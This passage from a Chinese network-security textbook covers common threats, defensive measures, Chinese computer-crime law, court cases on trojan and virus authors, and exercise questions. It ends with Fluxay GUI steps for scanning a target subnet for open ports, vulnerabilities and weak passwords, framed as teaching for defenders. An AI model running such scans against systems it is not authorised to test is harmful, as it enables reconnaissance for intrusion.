据国家计算机病毒应急处理中心的统计，2009年，我国计算机病毒感染率为70.51%，多次感染病毒的比率为42.71%。目前，在我国传播的计算机病毒逐渐呈现趋利的特点，以木马性质的病毒为主，传播方式以网页挂马为主。计算机病毒或木马造成的主要后果是用户网络游戏或网上银行账户密码被盗、计算机受到远程控制、计算机系统或网络无法正常使用、浏览器配置被恶意修改等。在巨大利益的驱使下，制造病毒，定制木马，传播或贩卖病毒、木马或僵尸网络，已形成了完整的黑色地下经济产业链，传授病毒编制技术和网络攻击技术的网络犯罪活动也明显增多，严重威胁了我国互联网的应用和健康发展。

(2) 黑客的攻击与入侵带来的安全威胁

黑客的攻击与入侵，特别是利用僵尸网络发起DDoS攻击，对计算机网络造成了严重的安全威胁。

目前，进行DDoS攻击的活动数量仍维持在较高水平，且日益公开化。下面介绍一个因同业竞争，雇佣黑客利用僵尸网络发起DDoS攻击，导致被攻击网络大面积瘫痪的案例。

2008年，山东潍坊两家物流公司因存在商业竞争，一公司为抢夺客户资源雇佣黑客攻击另一家物流公司的网站，使其不能正常访问。受雇的黑客利用自己掌控的僵尸网络(大约有5000多台傀儡机)，于2008年7月17日开始，采用DDoS攻击手段，攻击另一家物流公司的网站，由于该物流公司的服务器托管在网通公司的中心机房，黑客的DDoS攻击产生的大量网络流量，严重堵塞了潍坊市网通的网络，导致潍坊市40万网通用户7月份无法正常上网。

目前，基于Web的安全威胁也不断增长，特别是SQL注入攻击导致大量网站被黑，网站首页被篡改。

2008年5月18日下午，苏州市公安局网警支队接报：昆山市红十字会网站受到攻击。警方立即组成专案组开展侦查，发现当日下午3时许，有人攻击窃取了这个网站后台管理账号和密码，将原网站页面替换成虚假页面，并在虚假页面上发布捐款账号。

2008 年 5 月 29 日 20 时 53 分前后，黑客攻击陕西地震信息网站，在网站首页发布了“23 时 30 分陕西等地会有强烈地震发生”的虚假信息。

**4. 网络安全管理不到位、安全防范意识薄弱和人为操作失误带来的安全威胁**

网络安全管理不到位，管理员的安全防范意识薄弱，系统安全管理和安全设置不到位，以及管理员的操作失误，也会给计算机或计算机网络带来严重的安全威胁。

**5. 网络设施本身和所处的物理运行环境所带来的安全威胁**

计算机服务器和网络通信设施（交换机、路由器等）需要一个良好的物理运行环境，否则将给计算机网络带来物理上的安全威胁。

## 1.3　保障计算机网络安全常用的措施

要保障计算机网络系统的安全，不仅要从技术角度采取一些安全措施，还要在管理上制定一些安全管理制度，提高安全管理和安全防范意识。

(1) 使用防火墙技术，实现对网络的访问控制，保护内部网络不遭受到外部网络（互联网）的攻击和非法访问。

防火墙技术是目前保障网络安全所普遍采用的安全技术。最常用的主要是基于 IP 的包过滤式防火墙。基于硬件的防火墙产品通常部署在网络的边界，以保护内部网络不遭受到来自外部网络的攻击或入侵。另外，在内部网络的三层交换机上，通常也可开启 IP 包过滤功能，丢弃部分特殊的 IP 报文，以防止病毒在内网中的传播或实现对网络的访问控制。

(2) 使用入侵防御系统，进行主动安全防御。

随着网络攻击技术的不断提高和网络安全漏洞的不断发现，传统的防火墙技术加传统的入侵检测系统（Intrusion Detection System，IDS），已经无法应对目前的网络安全威胁，在这种情况下，入侵防御系统（Intrusion Prevention System，IPS）应运而生。

防火墙技术属于被动安全措施，入侵防御系统属于主动安全技术。入侵防御系统能实时监控、检测和分析数据流量，并能深度感知和判断哪些报文是恶意的报文，并能通过对恶意报文进行丢弃以阻断攻击。IDS 只能检测网络攻击行为并告警，但产品自身无法阻止网络攻击行为。

(3) 加强服务器与主机系统的安全。

网络中的服务器和用户主机系统也必须提高自身的安全性。为此，可从以下几方面入手。

① 服务最小化原则，删除不需要的服务或应用软件。

② 及时给系统和应用程序打补丁，提高操作系统和各应用软件的安全性。

③ 用户权限最小化原则。对用户账户要合理设置和管理，并要设置好用户的访问权限。

④ 加强口令管理，杜绝弱口令的存在。

(4) 安装防病毒和防木马软件。

(5) 采用加密技术和数字证书技术，提高网络数据的安全性，并实现用户的身份认证。

(6) 制定并落实网络安全管理制度和数据备份制度，提高网络安全防范和管理意识。

# 1.4 信息安全法律法规与违法案例

本节简要介绍与计算机信息安全相关的法律法规和违法案例，以让读者明白哪些行为是触犯法律的，以及犯法的后果，从而树立起法律安全意识。

## 1.4.1 信息安全法律法规

与计算机安全相关的法律法规比较多，有国家层面的立法，也有各部委颁布的法律法规。

**1. 中华人民共和国刑法**

中华人民共和国刑法于1979年7月1日第五届全国人民代表大会第二次会议通过。《中华人民共和国刑法修正案(七)》已由中华人民共和国第十一届全国人民代表大会常务委员会第七次会议于2009年2月28日通过，自公布之日起施行。

下面针对2009年2月28通过并颁布施行的最新修正版刑法，介绍与计算机信息安全相关的法律条款。

**第二百八十五条** 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。

在刑法第二百八十五条中的第二款和第三款，均是刑法修正案(七)新增的两个条款。违反刑法第二百八十五条中的相关规定，其可能的罪名有非法侵入计算机信息系统罪；非法获取计算机信息系统数据、非法控制计算机信息系统罪；提供侵入、非法控制计算机信息系统程序、工具罪。

**第二百八十六条** 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

违反刑法第二百八十六条的相关规定，其罪名为破坏计算机信息系统罪。

**第二百八十七条** 利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

本条款是对利用计算机实施犯罪的提示性规定。

**2. 中华人民共和国治安管理处罚法**

2005 年 8 月 28 日第十届全国人民代表大会常务委员会第十七次会议通过。

**第二十九条**　有下列行为之一的，处五日以下拘留；情节较重的，处五日以上十日以下拘留：

（一）违反国家规定，侵入计算机信息系统，造成危害的；

（二）违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行的；

（三）违反国家规定，对计算机信息系统中存储、处理、传输的数据和应用程序进行删除、修改、增加的；

（四）故意制作、传播计算机病毒等破坏性程序，影响计算机信息系统正常运行的。

**3. 中华人民共和国计算机信息系统安全保护条例**

该条例以国务院第 147 号令，于 1994 年 2 月 18 日发布并施行。

**第二十三条**　故意输入计算机病毒以及其他有害数据危害计算机信息系统安全的，或者未经许可出售计算机信息系统安全专用产品的，由公安机关处以警告或者对个人处以 5000 元以下的罚款、对单位处以 15000 元以下的罚款；有违法所得的，除予以没收外，可以处以违法所得 1 至 3 倍的罚款。

**第二十八条**　本条例下列用语的含义：

计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。

**第三十条**　公安部可以根据本条例制定实施办法。

**第三十一条**　本条例自发布之日起施行。

**4. 计算机信息网络国际联网安全保护管理办法**

该管理办法于 1997 年 12 月 11 日由国务院批准，1997 年 12 月 30 日由公安部以公安部第 33 号令发布施行。

**第四条**　任何单位和个人不得利用国际联网危害国家安全、泄露国家秘密，不得侵犯国家的、社会的、集体的利益和公民的合法权益，不得从事违法犯罪活动。

**第六条**　任何单位和个人不得从事下列危害计算机信息网络安全的活动：

（一）未经允许，进入计算机信息网络或者使用计算机信息网络资源的；

（二）未经允许，对计算机信息网络功能进行删除、修改或者增加的；

（三）未经允许，对计算机信息网络中存储、处理或者传输的数据和应用程序进行删除、修改或者增加的；

（四）故意制作、传播计算机病毒等破坏性程序的；

（五）其他危害计算机信息网络安全的。

**第七条**　用户的通信自由和通信秘密受法律保护。任何单位和个人不得违反法律规定，利用国际联网侵犯用户的通信自由和通信秘密。

**第十九条**　公安机关计算机管理监察机构应当负责追踪和查处通过计算机信息网络的违法行为和针对计算机信息网络的犯罪案件，对违反本办法第四条、第七条规定的违法犯罪行为，应当按照国家有关规定移送有关部门或者司法机关处理。

**第二十二条** 违反本办法第四条、第七条规定的，依照有关法律、法规予以处罚。

**5. 中华人民共和国计算机信息网络国际联网管理暂行规定实施办法**

1998 年 2 月 13 日，由国务院信息化工作领导小组发布并施行。

**第十八条** 用户应当服从接入单位的管理，遵守用户守则；不得擅自进入未经许可的计算机系统，篡改他人信息；不得在网络上散发恶意信息，冒用他人名义发出信息，侵犯他人隐私；不得制造、传播计算机病毒及从事其他侵犯网络和他人合法权益的活动。

**第二十条** 互联单位、接入单位和用户应当遵守国家有关法律、行政法规，严格执行国家安全保密制度；不得利用国际联网从事危害国家安全、泄露国家秘密等违法犯罪活动，不得制作、查阅、复制和传播妨碍社会治安和淫秽色情等有害信息；发现有害信息应当及时向有关主管部门报告，并采取有效措施，不得使其扩散。

**第二十三条** 违反《暂行规定》及本办法，同时触犯其他有关法律、行政法规的，依照有关法律、政法规的规定予以处罚；构成犯罪的，依法追究刑事责任。

**第二十四条** 与香港特别行政区和台湾、澳门地区的计算机信息网络的联网，参照本办法执行。

**第二十五条** 本办法自颁布之日起施行。

**6. 计算机病毒防治管理办法**

计算机病毒防治管理办法是由公安部根据《中华人民共和国计算机信息系统安全保护条例》的规定制定的实施办法。该管理办法于 2000 年 3 月 30 日公安部部长办公会议通过，以公安部第 51 号令于 2000 年 4 月 26 日发布施行。

**7. 全国人民代表大会常务委员会关于维护互联网安全的决定**

2000 年 12 月 28 日，第九届全国人民代表大会常务委员会第十九次会议通过。

**第一条** 为了保障互联网的运行安全，对有下列行为之一，构成犯罪的，依照刑法有关规定追究刑事责任：

（一）侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统；

（二）故意制作、传播计算机病毒等破坏性程序，攻击计算机系统及通信网络，致使计算机系统及通信网络遭受损害；

（三）违反国家规定，擅自中断计算机网络或者通信服务，造成计算机网络或者通信系统不能正常运行。

**第二条** 为了保护个人、法人和其他组织的人身、财产等合法权利，对有下列行为之一，构成犯罪的，依照刑法有关规定追究刑事责任：

（一）利用互联网侮辱他人或者捏造事实诽谤他人；

（二）非法截获、篡改、删除他人电子邮件或者其他数据资料，侵犯公民通信自由和通信秘密；

（三）利用互联网进行盗窃、诈骗、敲诈勒索。

**8. 互联网上网服务营业场所管理条例**

该管理条例于 2002 年 8 月 14 日国务院第 62 次常务会议通过，以国务院第 363 号令于 2002 年 11 月 15 日发布施行。

**第十五条** 互联网上网服务营业场所经营单位和上网消费者不得进行下列危害信息网络安全的活动：

（一）故意制作或者传播计算机病毒以及其他破坏性程序的；

（二）非法侵入计算机信息系统或者破坏计算机信息系统功能、数据和应用程序的；

（三）进行法律、行政法规禁止的其他活动的。

**第三十七条**　本条例自 2002 年 11 月 15 日起施行。2001 年 4 月 3 日信息产业部、公安部、文化部、国家工商行政管理局发布的《互联网上网服务营业场所管理办法》同时废止。

## 1.4.2　信息安全违法案例

### 1. 提供侵入计算机信息系统程序罪、非法获取计算机信息系统数据罪案例

（1）案件简介

2009 年 12 月 16 日上午，江苏省徐州市鼓楼区人民法院对由公安部挂牌督办的、全国最大的制作、传播“温柔”系列木马团伙案作出公开宣判，吕某、曾某、严某等 11 名被告人分别因犯提供侵入计算机信息系统程序罪和非法获取计算机信息系统数据罪，被法院一审判处有期徒刑三年至有期徒刑六个月、缓刑一年，拘役六个月、缓刑一年不等的刑罚，法院还分别对被告人并处罚金，总计人民币 83.3 万元。

“温柔”系列木马团伙案涉及全国 16 个省市，涉案人员百余人，涉案金额 3000 多万元。

（2）案件回放

2007 年 6 月至 2008 年 8 月间，吕某、曾某在广东省深圳市，先后编写出国内流行的风云、完美国际、武林外传、QQ 自由幻想等 40 余款网络游戏的木马程序，用于窃取网络游戏玩家的账号和密码，并由曾某出面寻找合作伙伴帮助销售。

2008 年 2 月起，严某接受曾某的委托，将该系列木马程序，以其女友陈某的网名“温柔”命名并总代理销售，同时按照不同种类的网络游戏，由吕某将木马程序修改后分包给不同的一级代理商张某、张某某等人，并按照包用时间向后者收费。2008 年 6 月，陈某参与经营，与严某共同代理销售“温柔”系列木马程序。至案发前，吕某等人针对不同网络游戏开发并销售了 28 款“温柔”系列木马程序，盗窃游戏账号、密码超过 530 万组。吕某、曾某二人共同获利 64.5 万余元，严某、陈某共获利 31 万元。

另外，2008 年 6 月中旬至 7 月底，严某还利用垄断“温柔”系列木马程序代理权之便，取得了“QQ 自由幻想”游戏的“温柔”木马程序使用权，然后通过他人将该木马程序插入到正常网页，随游戏玩家点击网页而将木马程序植入玩家计算机系统，在玩家登录“QQ 自由幻想”网络游戏时，木马程序自动运行并通过后台盗取游戏账号和密码，共计 82780 组，严某将所盗取账号和密码转卖给他人，以获得非法利益。

2008 年 4 月至 8 月底，丁某、许某、林某明知严某、陈某从事木马程序销售，仍参与并担任售后客户服务，负责售后技术问题咨询，非法获利数千元。

2008 年 3 月至 8 月间，张某、张某某通过互联网从严某、陈某处分别获取了针对“QQ 华夏”、“天龙八部”网络游戏的“温柔”盗号木马程序使用权。张某某雇佣龚某，以支付报酬的方式为其租用了网络服务器，并在计算机系统中进行了相关设置，用于存放所窃取的网络游戏账号和密码，同时还提供其他技术支持。为了使该木马程序发挥盗号功能，张某、张某某通过流量商谢某等人，分别将该木马程序插入到网络上各正常网页，随玩家点击而将木马程序植入玩家计算机系统，在玩家登录网络游戏时，木马程序自动运行并后台盗取“QQ 华夏”游戏的账号及密码共计 427717 组；盗取“天龙八部”游戏的账号及密码共计 2449591 组。

张某将所盗账号、密码转卖给他人，非法获利 3 万元；张某某雇佣陈某按照其联系的买主，将所盗账号、密码转卖他人，非法获利 23 万元；龚某非法获利 2 万元，陈某非法获利 1 万元。

（3）案件判决

法院审理后认为，被告人吕某、曾某为了谋取非法利益，开发制作和提供用于窃取网络游戏账号、密码的系列木马程序达 28 款，被告人严某、陈某明知是盗号木马程序而予以代理销售，被告人丁某、许某、林某在代理销售过程中提供技术服务和帮助，上述被告人的行为情节严重，均已构成提供侵入计算机信息系统程序罪，且系共同犯罪。在共同犯罪中，作为木马程序制作者的吕某、曾某和负责代理销售系列木马程序的严某、陈某起主要作用，为主犯；丁某、许某、林某在代理销售系列木马程序犯罪中起次要、辅助作用，为从犯。

法院同时认为，被告人张某、张某某明知是盗号木马程序而通过购买取得使用权后，借助他人技术手段加以传播，窃取网络游戏账号、密码数量巨大，情节严重；被告人龚某、陈某明知张某某通过非法手段获取游戏账号、密码而提供技术服务，情节严重，上述被告人的行为均已构成非法获取计算机信息系统数据罪。在共同犯罪中，张某某起主要作用，系主犯；龚某、陈某受雇提供帮助，起次要、辅助作用，系从犯。

鉴于被告人严某、陈某、林某协助公安机关抓获其他犯罪嫌疑人，具有一般立功情节，依法予以从轻处罚。被告人严某具有利用提供“温柔”系列木马程序之便，将其中一款木马程序通过他人传播到网页上进而非法获取他人数据的犯罪情节，故结合该情节对其所犯之罪酌情予以从重处罚。被告人丁某、许某、林某、龚某、陈某在提供侵入计算机信息系统程序或非法获取计算机信息系统数据共同犯罪中处于从犯地位，依法予以从轻处罚；被告人曾某案发后主动退还全部违法所得，酌情从轻处罚；被告人丁某、许某、林某归案后自愿认罪，确有悔罪表现，适用缓刑不致再危害社会，可以适用缓刑。

根据被告人的犯罪事实、性质、情节和对社会的危害程度，依据《中华人民共和国刑法》有关规定，最后法院判决如下：以“提供侵入计算机信息系统程序罪”判处被告人吕某有期徒刑三年，并处罚金人民币 20 万元；判处被告人曾某有期徒刑二年六个月，并处罚金人民币 15 万元；判处被告人严某有期徒刑二年八个月，并处罚金人民币 16 万元；判处被告人陈某有期徒刑二年，并处罚金人民币 10 万元；判处被告人丁某有期徒刑一年，缓刑一年，并处罚金人民币 1 万元；判处被告人许某有期徒刑六个月，缓刑一年，并处罚金人民币 8 千元；判处被告人林某拘役六个月，缓刑一年，并处罚金人民币 5 千元。以“非法获取计算机信息系统数据罪”判处被告人张某有期徒刑二年，并处罚金人民币 5 万元；判处被告人张某某有期徒刑二年零六个月，并处罚金人民币 10 万元；判处被告人龚某有期徒刑一年零六个月，并处罚金人民币 3 万元；判处被告人陈某有期徒刑一年五个月，并处罚金人民币 2 万元。判决对上列被告人的违法所得予以追缴，供犯罪使用的本人财物予以没收，上缴国库。

**2. 破坏计算机信息系统罪案例**

（1）案件简介

2007 年 9 月 24 日，湖北省仙桃市人民法院公开开庭审理了备受社会各界广泛关注的被告人李某、王某、张某、雷某破坏计算机信息系统罪一案。

（2）案件回放

2004 年毕业后，李某曾多次到北京、广州等地寻找 IT 方面的工作，尤其钟情于网络安

全公司，但均未成功。为发泄不满，同时抱着赚钱的目的，李某开始编写病毒。

李某于 2006 年 10 月开始编写“熊猫烧香”计算机病毒，并请雷某对该病毒提修改建议。

“熊猫烧香”病毒具有强烈的商业目的，可以暗中盗取用户游戏账号、QQ 账号，以供出售获利，同时还可以控制受感染的计算机，将其变为“僵尸电脑”，暗中访问一些按访问流量付费的网站，从而获利。

2006 年 12 月初，李某在互联网上叫卖该病毒，同时也请王某及其他网友帮助出售该病毒。随着病毒的出售和赠送给网友，“熊猫烧香”病毒迅速在互联网上传播，由此使得自动链接李某个人网站 www. krvkr. com 的流量大幅上升。王某得知此情形后，主动提出为李某卖“流量”，并联系张某购买李某网站的“流量”，所得收入由其和李某平分。为了提高访问李某网站的速度，减少网络拥堵，王某和李某商量后，由王某化名董某为李某的网站在南昌锋讯网络科技有限公司租用了一个 2GB 内存、百兆独享线路的服务器，租金由李某、王某每月各负担 800 元。张某购买李某网站的流量后，先后将九个游戏木马挂在李某的网站上，盗取自动链接李某网站的游戏玩家的“游戏信封”，并将盗取的“游戏信封”进行出售获利。

从 2006 年 12 月至 2007 年 2 月，李某共获利 145149 元，王某共获利 8 万元，张某共获利 1.2 万元。“熊猫烧香”病毒的传播感染，严重影响了山西、河北、辽宁、广东、湖北、北京、上海、天津等省市的众多单位和个人的计算机系统的正常运行。2007 年 2 月 4 日、5 日、7 日，李某、王某、张某、雷某被仙桃市公安局抓获归案。李某、王某、张某归案后退出所得全部赃款。李某交出“熊猫烧香”病毒专杀工具。

(3) 案件判决

仙桃市人民法院审理后认为，被告人李某、雷某故意制作计算机病毒，被告人李某、王某、张某故意传播计算机病毒，影响了众多计算机系统正常运行，后果严重，其行为均已构成破坏计算机信息系统罪，应负刑事责任。被告人李某在共同犯罪中起主要作用，是本案主犯，应当按照其所参与的全部犯罪处罚，同时，被告人李某有立功表现，依法可以从轻处罚。被告人王某、张某、雷某在共同犯罪中起次要作用，是本案从犯，应当从轻处罚。四被告人认罪态度较好，有悔罪表现，且被告人李某、王某、张某能退出所得全部赃款，依法可以酌情从轻处罚。

最后法院判决如下：被告人李某犯破坏计算机信息系统罪，判处有期徒刑四年；被告人王某犯破坏计算机信息系统罪，判处有期徒刑二年六个月；被告人张某犯破坏计算机信息系统罪，判处有期徒刑二年；被告人雷某犯破坏计算机信息系统罪，判处有期徒刑一年。

**3. 其他相关的犯罪案例**

(1) 利用“黑客”技术，以非法占有为目的，采取秘密手段在网络上窃取公共财物(如偷卖游戏点卡、充值卡、天价 QQ 号、游戏装备等)，数额巨大，其行为将构成盗窃罪。

(2) 利用“黑客”技术侵入、破坏他人网站，并以恢复网站为条件，向被破坏单位敲诈勒索钱财，其行为将构成敲诈勒索罪。

(3) 利用“黑客”技术非法侵入他人计算机，盗取他人信息，并利用这些信息，采取隐瞒事实真相的方法骗取他人财物，数额巨大，将构成诈骗罪。

案例：2009 年 3 月 7 日、8 日，余某利用“灰鸽子”木马软件，侵入辽宁省东港市昌林公司总经理韩某的电脑，破解了密码，获取了邮箱地址。并得知韩某现在日本，遂以韩某的名义给昌林公司的工作人员发电子邮件，要求向其事先以假名“吴岩”开好的银行账户内汇款

人民币 6.2 万元。3 月 8 日 16 时许,他将昌林公司汇过来的人民币 6.2 万元取走,归为己有。

辽宁省东港市法院认为,被告人余某使用木马软件,以非法占有为目的,采取隐瞒事实真相的方法骗取他人财物,数额巨大,已经构成诈骗罪,一审判处有期徒刑四年六个月,并处罚金人民币 1 万元。

# 习　题　1

1. CERT 是计算机紧急响应小组的英文缩写,世界各国大都有自己的 CERT,我国的 CERT 是(　　)。

A. 互联网安全协会　　B. 国家计算机网络与信息安全管理中心

C. 公安部公共信息网络安全监察局　　D. 中国信息安全产品测评认证中心

2. 目前计算机网络安全面临的主要威胁有(　　)。

A. 网络通信协议缺陷导致网络易受到攻击

B. 网络安全管理意识不到位,安全配置缺失

C. 黑客攻击

D. 僵尸网络和木马病毒泛滥

3. TCP 协议的三次握手过程的缺陷,易受到(　　)。

A. 中间人攻击　　B. SYN 泛洪攻击

C. 劫持攻击　　D. SQL 注入攻击

4. 影响服务器安全性的因素有(　　)。

A. 服务器操作系统的安全性　　B. 服务器应用软件的安全性

C. 服务器是否创建了磁盘阵列　　D. 服务器的运行环境

5. 保障计算机网络安全常用的措施有(　　)。

A. 使用防火墙拦截来自外部的攻击

B. 在网络内部的汇聚层交换机配置 ACL 规则,阻止病毒传播的报文或攻击报文

C. 使用 IPS 进行主动防御

D. 安装防病毒和防木马软件

6. 加强服务器的安全性,常用的措施有(　　)。

A. 服务最小化原则,用户权限最小化原则

B. 强化安全管理意识和落实数据备份制度

C. 加强口令管理,杜绝弱口令的存在

D. 及时给系统和应用程序打补丁,并安装杀病毒和防木马软件

7. 违反国家规定,对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作,后果严重的,其罪名为(　　)。

A. 非法获取计算机信息系统数据、非法控制计算机信息系统罪

B. 非法侵入计算机信息系统罪

C. 提供侵入、非法控制计算机信息系统程序、工具罪

D. 破坏计算机信息系统罪

8. 故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，将构成(　　)。

A. 非法获取计算机信息系统数据、非法控制计算机信息系统罪

B. 非法侵入计算机信息系统罪

C. 提供侵入、非法控制计算机信息系统程序、工具罪

D. 破坏计算机信息系统罪

9. 利用“黑客”技术非法侵入他人电脑，盗取他人信息，并利用这些信息，采取隐瞒事实真相的方法骗取他人财物，数额巨大，将构成(　　)。

A. 盗窃罪　　B. 诈骗罪

C. 敲诈勒索罪　　D. 非法侵入计算机信息系统罪

10. 利用“黑客”技术侵入、破坏他人网站，并以恢复网站为条件，向被黑单位敲诈勒索钱财，其行为将构成(　　)。

A. 盗窃罪　　B. 诈骗罪

C. 敲诈勒索罪　　D. 非法侵入计算机信息系统罪

# 第 2 章　网络攻击与入侵途径

网络攻击与入侵的途径和方法多种多样，以利用系统漏洞或服务漏洞进行攻击或入侵的居多。本章以最为简单的 IPC＄远程连接进行入侵攻击为例，说明网络攻击与入侵的基本方法。本章内容意在让网络安全人员了解网络攻击与入侵的大体途径和方法，以便更好地理解和明白应该从哪些方面进行网络安全防范，以及网络安全防范的重要性。

## 2.1　网络安全扫描

### 2.1.1　端口与漏洞扫描

在对远程目标主机进行攻击与入侵之前，攻击者通常会对网络进行安全扫描检查，比如扫描目标主机所开放的端口和漏洞，以了解目标主机所开放的端口和服务、操作系统类型与版本号、可能存在的各种漏洞以及可能存在的弱口令账户等信息。

对目标主机端口和漏洞的扫描，可使用流光(Fluxay，www.netxeyes.com)工具软件来实现。流光工具软件的主界面如图 2.1 所示。





图 2.1　流光工具软件的主界面

网络安全管理人员也可使用该软件对自己所管理的服务器系统进行安全扫描，以检查服务器系统是否存在可能被攻击者所利用的漏洞和安全设置。

选择“文件”→“高级扫描向导”选项，可打开如图 2.2 所示的对话框。在该对话框中，可设置要扫描的目标主机网段，要扫描的端口（单击“全选”按钮，可选择全部标准服务的端口），然后单击“下一步”按钮，在之后的询问对话框中，保持各选项的默认状态，直接单击“下一步”按钮。在最后出现的“选择流光主机”对话框中，单击“开始”按钮，即可开始对目标网段的各主机进行端口、漏洞和弱口令账户的扫描。

